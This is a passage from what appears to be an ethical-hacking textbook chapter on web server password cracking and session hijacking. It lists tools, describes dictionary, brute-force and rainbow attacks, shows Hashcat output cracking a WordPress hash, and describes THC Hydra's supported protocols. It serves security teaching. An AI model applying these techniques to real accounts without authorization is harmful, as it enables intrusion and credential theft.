



Figure 13.35: Screenshot of Burp Suite

The following are some additional session hijacking tools:

- JHijack (*https://sourceforge.net*)
- Ettercap (*https://ettercap.github.io*)
- CookieCatcher (*https://github.com*)
- Cookie Cadger (*https://github.com*)

Note: For complete coverage of concepts and techniques related to session hijacking, refer to Module 11: Session Hijacking.



Web Server Password Hacking

In this phase of web server hacking, an attacker attempts to crack web server passwords. The attacker may employ all possible techniques of password cracking to extract passwords, including password guessing, dictionary attacks, brute-force attacks, hybrid attacks, precomputed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience to crack passwords because some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Hashcat, THC Hydra, and Ncrack to crack web passwords and hashes.

- **Hashcat**

  Source: *https://hashcat.net*

  Hashcat is a cracker compatible with multiple OSs and platforms and can perform multi-hash (MD4, 5; SHA – 224, 256, 384, 512; RIPEMD-160; etc.), multi-device password cracking. The attack modes of this tool are straight, combination, brute force, hybrid dict + mask, and hybrid mask + dict.

```
hashcat (v5.0.0) starting...

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1080, 2028/8112 MB allocatable, 20MCU
* Device #2: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU
* Device #3: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU
* Device #4: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers:
* Optimized-Kernel
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 55

Watchdog: Temperature abort trigger set to 90c

Session..........: hashcat (Brain Session/Attack:0xc054fc8f/0x6e7dc2f0)
Status...........: Running
Hash.Type........: phpass, WordPress (MD5), phpBB3 (MD5), Joomla (MD5)
Hash.Target......: $H$Js5boZ2wsUlgl2tI6b5PrRoADzYfXD1
Time.Started.....: Sun Oct 28 17:02:05 2018 (11 secs)
Time.Estimated...: Fri Nov 21 04:22:41 9862 (7844 years, 23 days)
Guess.Mask.......: ?a?a?a?a?a?a?a?a [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     6684 H/s (94.69ms) @ Accel:256 Loops:1024 Thr:256 Vec:1
Speed.#2.........:     6653 H/s (95.15ms) @ Accel:256 Loops:1024 Thr:256 Vec:1
Speed.#3.........:     6746 H/s (93.82ms) @ Accel:256 Loops:1024 Thr:256 Vec:1
Speed.#4.........:     6720 H/s (94.20ms) @ Accel:256 Loops:1024 Thr:256 Vec:1
Speed.#*.........:    26809 H/s
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 0/6634204312890625 (0.00%)
Rejected.........: 0/0 (0.00%)
Brain.Link.#1....: RX: 1.3 MB (0.00 Mbps), TX: 10.5 MB (0.00 Mbps), idle
Brain.Link.#2....: RX: 1.3 MB (0.00 Mbps), TX: 10.5 MB (0.00 Mbps), idle
Brain.Link.#3....: RX: 1.3 MB (0.00 Mbps), TX: 10.5 MB (0.00 Mbps), idle
Brain.Link.#4....: RX: 1.3 MB (0.00 Mbps), TX: 10.5 MB (0.00 Mbps), idle
Restore.Point....: 0/6634204312890625 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:102400-103424
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:103424-104448
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:105472-106496
Restore.Sub.#4...: Salt:0 Amplifier:0-1 Iteration:106496-107520
Candidates.#1....: sarierin -> b2*12312
Candidates.#2....: ahLIERIN -> jURRIESS
Candidates.#3....: hNherane -> iQIRRIESS
Candidates.#4....: d&serane -> 2$712312
Hardware.Mon.#1..: Temp: 56c Fan: 32% Util:100% Core:1822MHz Mem:4513MHz Bus:1
Hardware.Mon.#2..: Temp: 58c Fan: 34% Util:100% Core:1809MHz Mem:4513MHz Bus:1
Hardware.Mon.#3..: Temp: 54c Fan: 31% Util:100% Core:1847MHz Mem:4513MHz Bus:1
Hardware.Mon.#4..: Temp: 59c Fan: 35% Util:100% Core:1835MHz Mem:4513MHz Bus:1

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```

Figure 13.36: Screenshot of Hashcat password cracker

- **THC Hydra**

  Source: *https://github.com*

  THC Hydra is a parallelized login cracker that can attack numerous protocols. This tool is a proof-of-concept code that provides researchers and security consultants the possibility to demonstrate how easy it would be to gain unauthorized remote access to a system.

  Currently, this tool supports the following protocols: Asterisk; Apple Filing Protocol (AFP); Cisco Authentication, Authorization, and Accounting (AAA); Cisco auth; Cisco enable; Concurrent Versions System (CVS); Firebird; FTP; HTTP-FORM-GET; HTTP-FORM-POST; HTTP-GET; HTTP-HEAD; HTTP-POST; HTTP-PROXY; HTTPS-FORM-GET; HTTPS-FORM-POST; HTTPS-GET; HTTPS-HEAD; HTTPS-POST; HTTP-Proxy; ICQ; Internet Message

Access Protocol (IMAP); Internet Relay Chat (IRC); Lightweight Directory Access Protocol (LDAP); Memcached; MongoDB; Microsoft SQL Server; MySQL; Network Control Protocol (NCP); Network News Transfer Protocol (NNTP); Oracle Listener; Oracle system identifier (SID); Oracle; PC-Anywhere; personal computer Network File System (PC-NFS); POP3; Postgres; Radmin; Remote Desktop Protocol (RDP); Rexec; Rlogin; Rsh; Real Time Streaming Protocol (RTSP); SAP R/3; Session Initiation Protocol (SIP); Server Message Block (SMB); Simple Mail Transfer Protocol (SMTP); SMTP Enum; Simple Network Management Protocol (SNMP) v1+v2+v3; SOCKS5; SSH (v1 and v2); SSH key; Subversion; TeamSpeak (TS2); Telnet; VMware-Auth; Virtual Network Computing (VNC); and Extensible Messaging and Presence Protocol (XMPP).


